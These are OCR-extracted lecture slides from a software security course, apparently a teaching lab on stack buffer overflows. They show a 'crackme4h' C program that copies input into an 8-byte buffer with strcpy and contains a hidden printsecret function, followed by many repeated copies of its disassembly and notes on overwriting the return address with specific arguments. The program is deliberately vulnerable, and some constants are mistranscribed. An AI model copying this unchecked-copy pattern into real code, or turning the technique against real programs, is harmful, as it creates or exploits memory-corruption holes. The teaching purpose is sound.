CSE 410/510 Special Topics: Software Security

Instructor: Dr. Ziming Zhao

Location: Norton 218
Time: Monday, 5:00 PM - 7:50 PM

crackme4h

```
char s[] = "OIKNBGREWQZSAQ";

char* decrypt(char *c)
{
  for (size_t i = 0; i < strlen(c); i++)
  {
    c[i] = c[i] - 7;}

  return c;}

void printsecret(int i, int j, int k)
{
  if (i == 0xdeadbeef && j == 0xC0DECAFE && k == 0xD0D0FACE)
    printf("The secret you are looking for is: %s\n", decrypt(s));

  exit(0);}

int main(int argc, char *argv[])
{
  char buf[8];

  if (argc != 2)
    return 0;

  strcpy(buf, argv[1]);
}
```

crackme4

```
000012b7 <main>:
   12b7:f3 0f 1e fb        endbr32
   12bb:55                 push   %ebp
   12bc:89 e5              mov    %esp,%ebp
   12be:83 ec 08           sub    $0x8,%esp
   12c1:83 7d 08 02              cmpl   $0x2,0x8(%ebp)
   12c5:74 07              je     12ce <main+0x17>
   12c7:b8 00 00 00 00           mov    $0x0,%eax
   12cc:eb 1a              jmp    12e8 <main+0x31>
   12ce:8b 45 0c           mov    0xc(%ebp),%eax
   12d1:83 c0 04           add    $0x4,%eax
   12d4:8b 00              mov    (%eax),%eax
   12d6:50                 push   %eax
   12d7:8d 45 f8           lea    -0x8(%ebp),%eax
   12da:50                 push   %eax
   12db:e8 fc ff ff ff     call   12dc <main+0x25>
   12e0:83 c4 08           add    $0x8,%esp
   12e3:b8 00 00 00 00           mov    $0x0,%eax
   12e8:c9                 leave
   12e9:c3                 ret
   12ea:66 90              xchg   %ax,%ax
   12ec:66 90              xchg   %ax,%ax
   12ee:66 90              xchg   %ax,%ax
```

Arg3 = 0xd0doface

Arg2 = 0xcodecafe

Arg1 = 0xdeadbeef

4 bytes


RET = printsecret

crackme4h

```
000012c6 <main>:
    12c6: f3 0f 1e fb       endbr32
    12ca: 8d 4c 24 04           lea    0x4(%esp),%ecx
    12ce: 83 e4 f0          and    $0xfffffff0,%esp
    12d1: ff 71 fc          pushl  -0x4(%ecx)
    12d4: 55                push   %ebp
    12d5: 89 e5             mov    %esp,%ebp
    12d7: 51                push   %ecx
    12d8: 83 ec 14          sub    $0x14,%esp
    12db: 89 c8             mov    %ecx,%eax
    12dd: 83 38 02          cmpl   $0x2,(%eax)
    12e0: 74 07             je     12e9 <main+0x23>
    12e2: b8 00 00 00 00        mov    $0x0,%eax
    12e7: eb 1d             jmp    1306 <main+0x40>
    12e9: 8b 40 04              mov    0x4(%eax),%eax
    12ec: 83 c0 04          add    $0x4,%eax
    12ef: 8b 00             mov    (%eax),%eax
    12f1: 83 ec 08          sub    $0x8,%esp
    12f4: 50                push   %eax
    12f5: 8d 45 f0          lea    -0x10(%ebp),%eax
    12f8: 50                push   %eax
    12f9: e8 fc ff ff ff    call   12fa <main+0x34>
    12fe: 83 c4 10          add    $0x10,%esp
    1301: b8 00 00 00 00        mov    $0x0,%eax
    1306: 8b 4d fc          mov    -0x4(%ebp),%ecx
    1309: c9                leave
    130a: 8d 61 fc          lea    -0x4(%ecx),%esp
    130d: c3                ret
```


crackme4h

```
000012c6 <main>:
   12c6: f3 0f 1e fb        endbr32
   12ca: 8d 4c 24 04          lea    0x4(%esp),%ecx
   12ce: 83 e4 f0           and    $0xfffffff0,%esp
   12d1: ff 71 fc           pushl  -0x4(%ecx)
   12d4: 55                 push   %ebp
   12d5: 89 e5              mov    %esp,%ebp
   12d7: 51                 push   %ecx
   12d8: 83 ec 14           sub    $0x14,%esp
   12db: 89 c8              mov    %ecx,%eax
   12dd: 83 38 02           cmpl   $0x2,(%eax)
   12e0: 74 07              je     12e9 <main+0x23>
   12e2: b8 00 00 00 00           mov    $0x0,%eax
   12e7: eb 1d              jmp    1306 <main+0x40>
   12e9: 8b 40 04                 mov    0x4(%eax),%eax
   12ec: 83 c0 04           add    $0x4,%eax
   12ef: 8b 00              mov    (%eax),%eax
   12f1: 83 ec 08           sub    $0x8,%esp
   12f4: 50                 push   %eax
   12f5: 8d 45 f0           lea    -0x10(%ebp),%eax
   12f8: 50                 push   %eax
   12f9: e8 fc ff ff ff     call   12fa <main+0x34>
   12fe: 83 c4 10           add    $0x10,%esp
   1301: b8 00 00 00 00           mov    $0x0,%eax
   1306: 8b 4d fc           mov    -0x4(%ebp),%ecx
   1309: c9                 leave
   130a: 8d 61 fc           lea    -0x4(%ecx),%esp
   130d: c3                 ret
```




crackme4h

```
000012c6 <main>:
   12c6: f3 0f 1e fb        endbr32
   12ca: 8d 4c 24 04              lea    0x4(%esp),%ecx
   12ce: 83 e4 f0           and    $0xfffffff0,%esp
   12d1: ff 71 fc           pushl  -0x4(%ecx)
   12d4: 55                 push   %ebp
   12d5: 89 e5              mov    %esp,%ebp
   12d7: 51                 push   %ecx
   12d8: 83 ec 14           sub    $0x14,%esp
   12db: 89 c8              mov    %ecx,%eax
   12dd: 83 38 02           cmpl   $0x2,(%eax)
   12e0: 74 07              je     12e9 <main+0x23>
   12e2: b8 00 00 00 00           mov    $0x0,%eax
   12e7: eb 1d              jmp    1306 <main+0x40>
   12e9: 8b 40 04                 mov    0x4(%eax),%eax
   12ec: 83 c0 04           add    $0x4,%eax
   12ef: 8b 00              mov    (%eax),%eax
   12f1: 83 ec 08           sub    $0x8,%esp
   12f4: 50                 push   %eax
   12f5: 8d 45 f0           lea    -0x10(%ebp),%eax
   12f8: 50                 push   %eax
   12f9: e8 fc ff ff ff     call   12fa <main+0x34>
   12fe: 83 c4 10           add    $0x10,%esp
   1301: b8 00 00 00 00           mov    $0x0,%eax
   1306: 8b 4d fc           mov    -0x4(%ebp),%ecx
   1309: c9                 leave
   130a: 8d 61 fc           lea    -0x4(%ecx),%esp
   130d: c3                 ret
```




crackme4h

```
000012c6 <main>:
   12c6: f3 0f 1e fb        endbr32
   12ca: 8d 4c 24 04           lea    0x4(%esp),%ecx
   12ce: 83 e4 f0           and    $0xfffffff0,%esp
   12d1: ff 71 fc           pushl  -0x4(%ecx)
   12d4: 55                 push   %ebp
   12d5: 89 e5              mov    %esp,%ebp
   12d7: 51                 push   %ecx
   12d8: 83 ec 14           sub    $0x14,%esp
   12db: 89 c8              mov    %ecx,%eax
   12dd: 83 38 02           cmpl   $0x2,(%eax)
   12e0: 74 07              je     12e9 <main+0x23>
   12e2: b8 00 00 00 00        mov    $0x0,%eax
   12e7: eb 1d              jmp    1306 <main+0x40>
   12e9: 8b 40 04              mov    0x4(%eax),%eax
   12ec: 83 c0 04           add    $0x4,%eax
   12ef: 8b 00              mov    (%eax),%eax
   12f1: 83 ec 08           sub    $0x8,%esp
   12f4: 50                 push   %eax
   12f5: 8d 45 f0           lea    -0x10(%ebp),%eax
   12f8: 50                 push   %eax
   12f9: e8 fc ff ff ff     call   12fa <main+0x34>
   12fe: 83 c4 10           add    $0x10,%esp
   1301: b8 00 00 00 00        mov    $0x0,%eax
   1306: 8b 4d fc           mov    -0x4(%ebp),%ecx
   1309: c9                 leave
   130a: 8d 61 fc           lea    -0x4(%ecx),%esp
   130d: c3                 ret
```




crackme4h

```
000012c6 <main>:
   12c6: f3 0f 1e fb        endbr32
   12ca: 8d 4c 24 04           lea    0x4(%esp),%ecx
   12ce: 83 e4 f0           and    $0xfffffff0,%esp
   12d1: ff 71 fc           pushl  -0x4(%ecx)
   12d4: 55                 push   %ebp
   12d5: 89 e5              mov    %esp,%ebp
   12d7: 51                 push   %ecx
   12d8: 83 ec 14           sub    $0x14,%esp
   12db: 89 c8              mov    %ecx,%eax
   12dd: 83 38 02           cmpl   $0x2,(%eax)
   12e0: 74 07              je     12e9 <main+0x23>
   12e2: b8 00 00 00 00        mov    $0x0,%eax
   12e7: eb 1d              jmp    1306 <main+0x40>
   12e9: 8b 40 04              mov    0x4(%eax),%eax
   12ec: 83 c0 04           add    $0x4,%eax
   12ef: 8b 00              mov    (%eax),%eax
   12f1: 83 ec 08           sub    $0x8,%esp
   12f4: 50                 push   %eax
   12f5: 8d 45 f0           lea    -0x10(%ebp),%eax
   12f8: 50                 push   %eax
   12f9: e8 fc ff ff ff     call   12fa <main+0x34>
   12fe: 83 c4 10           add    $0x10,%esp
   1301: b8 00 00 00 00        mov    $0x0,%eax
   1306: 8b 4d fc           mov    -0x4(%ebp),%ecx
   1309: c9                 leave
   130a: 8d 61 fc           lea    -0x4(%ecx),%esp
   130d: c3                 ret
```




crackme4h

```
000012c6 <main>:
   12c6: f3 0f 1e fb        endbr32
   12ca: 8d 4c 24 04              lea    0x4(%esp),%ecx
   12ce: 83 e4 f0           and    $0xfffffff0,%esp
   12d1: ff 71 fc           pushl  -0x4(%ecx)
   12d4: 55                 push   %ebp
   12d5: 89 e5              mov    %esp,%ebp
   12d7: 51                 push   %ecx
   12d8: 83 ec 14           sub    $0x14,%esp
   12db: 89 c8              mov    %ecx,%eax
   12dd: 83 38 02           cmpl   $0x2,(%eax)
   12e0: 74 07              je     12e9 <main+0x23>
   12e2: b8 00 00 00 00           mov    $0x0,%eax
   12e7: eb 1d              jmp    1306 <main+0x40>
   12e9: 8b 40 04                 mov    0x4(%eax),%eax
   12ec: 83 c0 04           add    $0x4,%eax
   12ef: 8b 00              mov    (%eax),%eax
   12f1: 83 ec 08           sub    $0x8,%esp
   12f4: 50                 push   %eax
   12f5: 8d 45 f0           lea    -0x10(%ebp),%eax
   12f8: 50                 push   %eax
   12f9: e8 fc ff ff ff     call   12fa <main+0x34>
   12fe: 83 c4 10           add    $0x10,%esp
   1301: b8 00 00 00 00           mov    $0x0,%eax
   1306: 8b 4d fc           mov    -0x4(%ebp),%ecx
   1309: c9                 leave
   130a: 8d 61 fc           lea    -0x4(%ecx),%esp
   130d: c3                 ret
```




crackme4h

```
000012c6 <main>:
   12c6: f3 0f 1e fb        endbr32
   12ca: 8d 4c 24 04            lea    0x4(%esp),%ecx
   12ce: 83 e4 f0           and    $0xfffffff0,%esp
   12d1: ff 71 fc           pushl  -0x4(%ecx)
   12d4: 55                 push   %ebp
   12d5: 89 e5              mov    %esp,%ebp
   12d7: 51                 push   %ecx
   12d8: 83 ec 14           sub    $0x14,%esp
   12db: 89 c8              mov    %ecx,%eax
   12dd: 83 38 02           cmpl   $0x2,(%eax)
   12e0: 74 07              je     12e9 <main+0x23>
   12e2: b8 00 00 00 00             mov    $0x0,%eax
   12e7: eb 1d              jmp    1306 <main+0x40>
   12e9: 8b 40 04                mov    0x4(%eax),%eax
   12ec: 83 c0 04           add    $0x4,%eax
   12ef: 8b 00              mov    (%eax),%eax
   12f1: 83 ec 08           sub    $0x8,%esp
   12f4: 50                 push   %eax
   12f5: 8d 45 f0           lea    -0x10(%ebp),%eax
   12f8: 50                 push   %eax
   12f9: e8 fc ff ff ff     call   12fa <main+0x34>
   12fe: 83 c4 10           add    $0x10,%esp
   1301: b8 00 00 00 00             mov    $0x0,%eax
   1306: 8b 4d fc           mov    -0x4(%ebp),%ecx
   1309: c9                 leave
   130a: 8d 61 fc           lea    -0x4(%ecx),%esp
   130d: c3                 ret
```




crackme4h

```
000012c6 <main>:
    12c6: f3 0f 1e fb       endbr32
    12ca: 8d 4c 24 04           lea    0x4(%esp),%ecx
    12ce: 83 e4 f0          and    $0xfffffff0,%esp
    12d1: ff 71 fc          pushl  -0x4(%ecx)
    12d4: 55                push   %ebp
    12d5: 89 e5             mov    %esp,%ebp
    12d7: 51                push   %ecx
    12d8: 83 ec 14          sub    $0x14,%esp
    12db: 89 c8             mov    %ecx,%eax
    12dd: 83 38 02          cmpl   $0x2,(%eax)
    12e0: 74 07             je     12e9 <main+0x23>
    12e2: b8 00 00 00 00            mov    $0x0,%eax
    12e7: eb 1d             jmp    1306 <main+0x40>
    12e9: 8b 40 04              mov    0x4(%eax),%eax
    12ec: 83 c0 04          add    $0x4,%eax
    12ef: 8b 00             mov    (%eax),%eax
    12f1: 83 ec 08          sub    $0x8,%esp
    12f4: 50                push   %eax
    12f5: 8d 45 f0          lea    -0x10(%ebp),%eax
    12f8: 50                push   %eax
    12f9: e8 fc ff ff ff    call   12fa <main+0x34>
    12fe: 83 c4 10          add    $0x10,%esp
    1301: b8 00 00 00 00            mov    $0x0,%eax
    1306: 8b 4d fc          mov    -0x4(%ebp),%ecx
    1309: c9                leave
    130a: 8d 61 fc          lea    -0x4(%ecx),%esp
    130d: c3                ret
```




crackme4h

```
000012c6 <main>:
   12c6: f3 0f 1e fb        endbr32
   12ca: 8d 4c 24 04              lea    0x4(%esp),%ecx
   12ce: 83 e4 f0           and    $0xfffffff0,%esp
   12d1: ff 71 fc           pushl  -0x4(%ecx)
   12d4: 55                 push   %ebp
   12d5: 89 e5              mov    %esp,%ebp
   12d7: 51                 push   %ecx
   12d8: 83 ec 14           sub    $0x14,%esp
   12db: 89 c8              mov    %ecx,%eax
   12dd: 83 38 02           cmpl   $0x2,(%eax)
   12e0: 74 07              je     12e9 <main+0x23>
   12e2: b8 00 00 00 00           mov    $0x0,%eax
   12e7: eb 1d              jmp    1306 <main+0x40>
   12e9: 8b 40 04                 mov    0x4(%eax),%eax
   12ec: 83 c0 04           add    $0x4,%eax
   12ef: 8b 00              mov    (%eax),%eax
   12f1: 83 ec 08           sub    $0x8,%esp
   12f4: 50                 push   %eax
   12f5: 8d 45 f0           lea    -0x10(%ebp),%eax
   12f8: 50                 push   %eax
   12f9: e8 fc ff ff ff     call   12fa <main+0x34>
   12fe: 83 c4 10           add    $0x10,%esp
   1301: b8 00 00 00 00           mov    $0x0,%eax
   1306: 8b 4d fc           mov    -0x4(%ebp),%ecx
   1309: c9                 leave
   130a: 8d 61 fc           lea    -0x4(%ecx),%esp
   130d: c3                 ret
```





crackme4h

```
000012c6 <main>:
   12c6: f3 0f 1e fb        endbr32
   12ca: 8d 4c 24 04           lea    0x4(%esp),%ecx
   12ce: 83 e4 f0           and    $0xfffffff0,%esp
   12d1: ff 71 fc           pushl  -0x4(%ecx)
   12d4: 55                 push   %ebp
   12d5: 89 e5              mov    %esp,%ebp
   12d7: 51                 push   %ecx
   12d8: 83 ec 14           sub    $0x14,%esp
   12db: 89 c8              mov    %ecx,%eax
   12dd: 83 38 02           cmpl   $0x2,(%eax)
   12e0: 74 07              je     12e9 <main+0x23>
   12e2: b8 00 00 00 00        mov    $0x0,%eax
   12e7: eb 1d              jmp    1306 <main+0x40>
   12e9: 8b 40 04              mov    0x4(%eax),%eax
   12ec: 83 c0 04           add    $0x4,%eax
   12ef: 8b 00              mov    (%eax),%eax
   12f1: 83 ec 08           sub    $0x8,%esp
   12f4: 50                 push   %eax
   12f5: 8d 45 f0           lea    -0x10(%ebp),%eax
   12f8: 50                 push   %eax
   12f9: e8 fc ff ff ff     call   12fa <main+0x34>
   12fe: 83 c4 10           add    $0x10,%esp
   1301: b8 00 00 00 00        mov    $0x0,%eax
   1306: 8b 4d fc           mov    -0x4(%ebp),%ecx
   1309: c9                 leave
   130a: 8d 61 fc           lea    -0x4(%ecx),%esp
